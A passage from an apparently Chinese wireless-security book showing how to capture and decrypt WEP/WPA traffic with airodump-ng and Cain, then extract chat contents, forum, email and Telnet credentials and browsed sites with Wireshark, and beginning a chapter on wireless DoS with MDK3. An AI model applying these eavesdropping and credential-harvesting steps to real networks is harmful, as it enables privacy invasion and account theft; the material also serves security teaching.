7.1 截获及解码无线加密数据

前面讲了通过伪造 AP 进行欺骗攻击来截获数据报文，由于无线信号是以 AP 为中心来传播的，那么在已经破解出目标 AP 的 WEP/WPA 加密密码后，无线黑客甚至无须连接至该无线接入点，就可以对采用 WEP/WPA 加密的无线传播数据进行拦截和解密了，比如使用 Wireshark、OmniPeek、Ethereal、科来网络分析等工具都可以实现。在数据内容上，通过对截获的无线数据报文分析主要可以获取如下内容：

- MSN、QQ、Skype、Yahoo Messenger 等账户信息及个别聊天内容。
- 邮件账户及密码。
- 论坛账户及密码。
- FTP、Telnet 等账户及密码。

下面就来看看这些都是如何做到的。

7.1.1 截获无线加密数据

在前面讲到破解 WEP 和 WPA-PSK 加密的时候，提到了 Airodump-ng 这个用于抓取无线加密数据报文的工具，其实这个工具也同样可以专门用于收集无线数据包。那么，在破解出 WEP 加密密码后，打开 Airodump-ng 来进行收集，具体命令如下：

```
airodump-ng -c 6 -w yang mon0
```

其中参数解释请大家参考第 4 章 WEP 破解部分的介绍，效果如图 7-1 所示。

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
00:21:29:7A:9D:23	-83	2	1 0 6 54	WPA2	CCMP	PSK	Linksys		
00:25:86:5C:AA:EE	-72	2	0 0 6 54	WPA2	CCMP	PSK	TP-LINK	SCAAEE	
F4:EC:38:3C:73:26	-88	2	2 0 11 54	WPA2	CCMP	PSK	TE-aierfu		
08:50:4C:28:E3:86	-66	3	0 0 4 54e	WPA2	CCMP	PSK	tp-hzbsc		
1C:AF:F7:39:C8:7C	-67	1	0 0 2 54e	WPA2	CCMP	PSK	gz		
08:50:4C:3B:BF:1C	-75	2	0 0 8 54e	WPA2	CCMP	PSK	Ristone		
00:0E:E8:AB:BC:98	-55	8	0 0 1 54e	WPA2	CCMP	PSK	yfy59		

BSSID	STATION	PWR	Rate	Lost	Packets	Probes
08:50:4C:28:E3:86	06:1E:05:5B:6E:F2	-53	0.24e	0	2	
1C:AF:F7:39:C8:7C	00:13:E8:9F:A4:AB	-67	0.12e	0	2	
(not associated)	0C:60:76:5B:EB:DE	-67	0.1	0	2	xddx
(not associated)	00:16:6F:CA:AB:A0	-73	0.1	13	3	yunweizhongxin

图 7-1

在经过较长时间的数据包收集之后，可以通过按【Ctrl+C】组合键来终止抓包工具，此时，保存的数据包文件应为 yang-01.cap。接下来，就需要对截获的无线数据包解密了。

7.1.2 对截获的无线加密数据包解密

在 Windows 下，一直以来可用于无线扫描及破解的工具有 Commview 之外，还有大名鼎鼎的 Cain & Abel。

下面先来了解下 Cain & Abel 这款工具的名字来源，其实这也是我偶然看到《圣经》才知道的，Cain 在《圣经》中指亚当和夏娃的大儿子该隐，Abel 在《圣经》中指亚当和夏娃的小儿子

亚伯。虽为兄弟两人，但最后结果却是兄弟相残后，一人死一人被贬至凡间受难。Cain & Abel 的作者也是想以此告诉使用者，技术及工具是双刃剑，用途和造成的后果完全取决于使用者本身。

官方网站：

<http://www.oxid.it>

Cain 的安装很简单，下载后直接双击安装即可。安装完毕后桌面会出现一个 Cain 的图标，打开后的工具主界面如图 7-2 所示。




图 7-2

注意：有的杀毒软件会“认为” Cain 是一款木马或者病毒软件，如 AVG、瑞星、360 杀毒等，所以安装 Cain 时会弹出提示或者被终止。这里只要大家是从官方网站下载的 Cain，就不会有这方面的问题，到时候只要暂停杀毒软件即可。不过其他非官方的网站给出的链接有可能被人绑了木马，所以下载安装时要小心。

Step 01 导入加密数据报文

- ① 打开 Cain 后，选择 Cracker（破解）选项，选择左边分类项中下方的 802.11Captures（802.11 捕获），然后在右边空白处右击，在弹出的快捷菜单中选择 Add to list（加入列表）命令，来导入获取的无线 WEP 或者 WPA-PSK 加密数据包，比如事先使用 Airodump-ng 收集的无线加密数据包，如图 7-3 所示。




图 7-3

- 02 如图 7-4 所示，这里导入的数据包就是前面收集的名为 yang-01.cap 的文件。




图 7-4

- 03 在导入成功之后，就会显示图 7-5 所示的数据包大小及类型。




图 7-5

Step 02 对无线加密数据包进行解密。

- 01 接着，在该数据包上右击，在弹出的快捷菜单中选择 Decode（解密）命令，也可说是解码，如图 7-6 所示。
- 02 会看到图 7-7 所示的解密处理界面，为方便新人能够更方便地学习，下面分别解释这些参数选项。
- Input Filename：不需要再输入，此处显示的为之前导入的无线加密数据包，这里就是 yang-01.cap。
 - Output Filename：也不需要再输入，此处显示的是解密后的数据包名称及保存位置，默认是在同一目录下，只是名称后加上-dec，其中 dec 就是 decrypt 解密的简写，这里对应的就是 yang-01-dec.cap。
 - WPA Key：输入事先破解出的 WPA-PSK 密码，这里就以 WPA-PSK 加密数据包为例，若是 WEP 加密的，就选择下方的 WEP，输入破解出的 WEP 密码即可。




图 7-6




图 7-7

经验分享：注意，这里 WEP 及 WPA-PSK 密码默认输入要求均为 Hex 方式，即十六进制方式，所以要想输入 ASCII 码形式的密码，应当单击右侧的 A 按钮，然后在弹出的对话框中输入正确的密码即可。如图 7-8 所示，这里就是预先破解出来的 WPA-PSK 密码。这个输入尤其要注意，很多新手就是这个小地方没看清，结果会出现错误提示，使得人误以为破解出的密码不正确。

- ③ 只要输入的密码是正确的，那么 Cain 会立即将导入的无线加密数据包解密，并保存为另一个文件。如图 7-9 所示，这里就是 yang-01-dec.cap。在解密过程中，当前界面的右下角会有进度显示。




图 7-8




图 7-9

Step 03 查看解密完成后的无线加密文件。

- ① 直接对比一下，先使用 Wireshark 打开已加密的 yang-01.cap 文件，如图 7-10 所示，可以看到在 Protocol（协议）一列显示为“IEEE 802.11”，即只能显示出无线网络数据，但是由于加密的原因，无法看到具体交互的协议类型，比如 DNS、HTTP 或者其他类型。




图 7-10

- ② 接下来，使用 Wireshark 打开解密完成的 yang-01-dec.cap 文件，如图 7-11 所示，就可以看到之前被加密的无线数据报文已经全部被完整地还原成未加密状态。此时，可以轻松地看到 TCP、DNS、HTTP 等不同类型的数据报文了。




图 7-11

接下来就可以开始分析捕获的无线数据报文了。

7.2 分析 MSN/QQ/淘宝旺旺聊天数据

对于 MSN 而言，直接在 Wireshark 的 Filter 文本框中输入 msnms 进行协议过滤后，即可看到图 7-12 所示的 MSN 交互内容。其中，可以很明显地看到每一个聊天的账户 ID，如图 7-12 所示，账户名为 longaslast@hotmail.com 的用户正在和其他几个 MSN 好友聊天。




图 7-12

在图 7-13 中，可以清楚地看到如下所示的编码，此为 UTF-8 的 MSN 编码，即是聊天的内容。

```
\347\216\260\345\234\250\345\244\247\345\237\216\345\270\202\345\237\272\346\234\254\351\203\275\346\230\257\344\272\206
```




图 7-13

在将其对应的十六进制编码转贴到转换器中的 UTF-8 文本框中，就可以看到图 7-14 所示的内容，已经成功地转换成中文了，即 Text 文本框中的内容。换句话说，使用无线网络进行 MSN 通话的聊天内容就被截获了，并且轻易地还原了！

对于 QQ 而言，直接在 Wireshark 的上部名为 Filter 即过滤的空白处，输入 oicq 进行协议过滤后，即可看到图 7-15 所示的 QQ 交互内容。其中，可以很明显地看到每一个聊天的 QQ 号码，如图 7-15 中黑框所示，QQ 号码为 2894XXXX1 的用户正在和其他几个 QQ 好友聊天。

对于阿里旺旺而言，直接在 Wireshark 的上部 Edit（编辑）菜单中选择 Find Packet 命令即查找数据包，接着在打开的窗口中选择 String 单选按钮即字符串，然后在其下的



图 7-14

文本框中输入关键字 wangwang，此时该文本框会变成绿色。然后单击右下角的 Find 按钮开始查找，即可看到图 7-16 所示的阿里旺旺登录交互内容。其中，如图 7-16 中黑框所示，由于阿里旺旺与淘宝账户关联，所以我们能看到账户名为 xiaolaXXXX15 的用户正在登录淘宝网站中。




图 7-15




图 7-16

同样的道理，还可以对使用 Yahoo messenger、Skype 等聊天工具对交互的数据报文进行还原，这里就不再举例了。

7.3 分析 E-mail/论坛账户名及密码

除了上面所说的聊天工具外，在对指定的无线 AP 进行长时间无线监听及抓包后，是可以截获到无线客户端在进行论坛登录时所使用的账户及密码的。由于获取的无线数据包可能比较大，比如大小约为 50MB 左右，那么为方便查找，可以通过关键字过滤来实现。对于已经解开了 WEP 加密的无线数据报文，具体步骤如下：

- ① 使用 Wireshark 打开解密后的无线数据包，在 Edit（编辑）菜单中选择 Find Packet（查找数据包）命令，如图 7-17 所示。
- ② 当看到图 7-18 所示的界面后，选择 String（字符串）单选按钮，然后在其下的文本框中输入关键字 pass，此时该文本框会变成绿色。然后单击右下角的 Find 按钮，或者按【Enter】键。




图 7-17

图 7-18

- ③ 对于论坛登录账户的截获来说，通过这样的方式就可以找到包含论坛账户名称及密码的数据包。图 7-19 所示为截获的某论坛登录账户及密码，username=后为论坛登录账户，password=后为登录密码。这是由于绝大多数论坛都没有加密措施，而是使用明文登录的。




图 7-19

经验分享：之所以使用 pass 作为关键字，原因是很多论坛在设计的时候，对于登录交互过程中的数据命名并不相同，根据经验，有的定义密码前的标识为 pass，有的是 password，还有如 pwd、passwd、key 等。而 pass 是出现率最高的，一般都会包含，若没效果就再使用其他的关键字。

该方法同样也适用于电子邮箱的截获，不过，若该邮箱采用 SSL 安全链接，由于采用了公钥加密法，就无法直接截获到密码了。比如图 7-20 所示的截获到 126 免费邮箱登录账户，username=后为电子邮箱登录账户，但却没有 pass 项，即无法直接看到登录密码，只有一堆杂乱的字符。




图 7-20

7.4 分析 Web 交互数据

除了查看到聊天、论坛、邮箱的敏感数据之外，还可以查看对方目前正在访问的网址。这里使用 Wireshark 打开截获的无线数据包，如图 7-21 所示。




图 7-21

在 Protocol 栏中可以看到 DNS 查询报文，该报文表示当前用户正试图访问某个站点，可以清楚地看到已连接到该无线接入点的客户端当前正在查看的网站是 <http://bigpack.blogbus.com>，这是我的博客。

攻击者也可以使用 Windows 下的另一款功能强大的工具 OmniPeek 打开截获的无线数据包，然后从已截获的数据包中直接列出对方已经浏览的站点及页面，如图 7-22 所示。由于 OmniPeek 比较复杂，感兴趣的朋友可以再研究一下。




图 7-22

7.5 分析 Telnet 交互数据

如图 7-21 所示，对于捕获到的 FTP、Telnet 等交互数据，我们还可以进行细节化的分析。




图 7-21

比如在补获的数据包上可以分析整体数据流，如图 7-22 所示，右击任意一个 Telnet 类型数据包，在弹出的快捷菜单中选择 Follow TCP Stream 命令跟踪数据流即可。




图 7-22

在接下来打开的窗口中，我们就能看到详细的数据交互分析。如图 7-23 中黑框所示，分别有登录账户及密码、登录成功后输入的每一个命令以及 Telnet 服务器的回复信息。这一切就是因为 Telnet 协议没有加密的缘故。




图 7-23


除了上面提及的，Wireshark 还可以做很多。不过这些基于数据包分析的工作还是留给读者去深入试验。



第 8 章

无线网络 D.O.S 攻击与防范

除了前面说明的 WEP、WPA 攻击外，在无线网络中，还能使用 D.O.S 攻防技能，本章将着重讲解这种方法的应用与防范。



- 8.1 什么是无线 D.O.S
- 8.2 无线 D.O.S 工具的安装
- 8.3 无线 D.O.S 攻击的常用方法



8.1 什么是无线 D.O.S

一提到 D.O.S，可能很多人会联想到僵尸网络、肉鸡群、暴风影音事件等一连串的概念，在传统的有线网络中，经过这些年来各种各样相关新闻及知识的普及，现在已经很少有人不知道 D.O.S 是什么了，甚至很多人对 D.O.S 都已经耳闻目染了。

先简单回顾 D.O.S 的知识，D.O.S 全称为 Deny of Service，也称之为拒绝服务攻击，是网络攻击最常见的一种。其通过故意攻击网络协议的缺陷或直接通过某种手段耗尽被攻击对象的资源，目的是让目标计算机或网络无法提供正常的服务或资源访问，使目标系统服务停止响应甚至崩溃，而在此攻击中并不入侵目标服务器或目标网络设备。这些服务资源包括网络宽带、系统堆栈、开放的进程、允许的连接等。

所谓无线 D.O.S，就是把 D.O.S 技术延伸到无线网络上。下面就来看看有线 D.O.S 攻击的延伸——无线 D.O.S 的原理、工具及常见的几种类型：Auth DOS 攻击、Deauth Flood 攻击、Disassociate 攻击及 RF 干扰攻击等。工欲善其事，必先利其器，就先从工具开始。

8.2 无线 D.O.S 工具的安装

了解了什么是 D.O.S 工具，本节将说明如何进行安装。

8.2.1 浅谈 MDK3

MDK3 是 Linux Shell 下运行的无线 D.O.S 工具，支持 Authentication Flood、De-authentication Flood、Association Flood、De-association Flood 等多种主流攻击，已集成在 BackTrack3/4 下。这款工具在无线安全领域有着十分优越的评价和广泛的 Fans。

MDK 官方网站：

http://homepages.tu-darmstadt.de/~p_larbig/wlan/

其最新版为 MDK3 version 6，即 MDK3.0 v6 版，而在默认情况下，除了 BackTrack4 Linux 下内置的是 MDK3.0 v4 版（如图 8-1 所示）外，其他 Linux 基本上都没有安装 MDK3，所以需要下载最新的版本及安装。




图 8-1

8.2.2 MDK3 的安装

下面还是以 Ubutu10.04 为背景详细讲述 MDK3 最新版的安装方法，这些方法同样适用于 BackTrack4 Linux，共有 5 个步骤。

- 01 为方便编译 MDK3，需要先安装 gcc-4.2 编译器。

小知识：Linux 系统下的 gcc (GNU C Compiler) 是 GNU 推出的功能强大、性能优越的多平台编译器，是 GNU 的代表作品之一。gcc 是可以在多种硬体平台上编译出可执行程序的超级编译器，其执行效率与一般的编译器相比平均效率要高 20%~30%。

gcc 编译器能将 C、C++语言源程序、汇编程序和目标程序编译连接成可执行文件，目前可以编译的语言包括 C、C++、Objective-C、Fortran、Java、Ada 等。

虽然 Ubuntu10.04 里已经内置 gcc4.4 版，但由于 BackTrack4 Linux 是基于 Ubuntu/Debian 开发的，默认 gcc 版本较旧，所以可以根据需要下载及安装 gcc-4.2，相关命令如下：

```
apt-get install gcc-4.2
```

输入上述命令并按【Enter】键后，BT4 就会自动查询 gcc-4.2 所需的组件，并自动连接 BT4 的官方网站进行下载，下载后自动安装。稍等片刻就会完成，具体效果如图 8-2 所示。

```
root@ZerOne: ~ - Shell No. 2 - Konsole
Session Edit View Bookmarks Settings Help
root@ZerOne: # apt-get install gcc-4.2
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following extra packages will be installed:
  cpp-4.2 gcc-4.2-base
Suggested packages:
  gcc-4.2-locales gcc-4.2-multilib libmudflap0-4.2-dev gcc-4.2-doc libgcc1-dbg
  libgomp1-dbg libmudflap0-dbg
The following NEW packages will be installed:
  cpp-4.2 gcc-4.2-base
